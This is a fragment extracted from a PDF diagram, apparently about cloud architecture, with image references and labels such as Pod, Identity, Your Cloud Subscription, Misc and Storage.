
Pod

Identity

Your Cloud Subscription




Identity



Misc


Misc

Storage



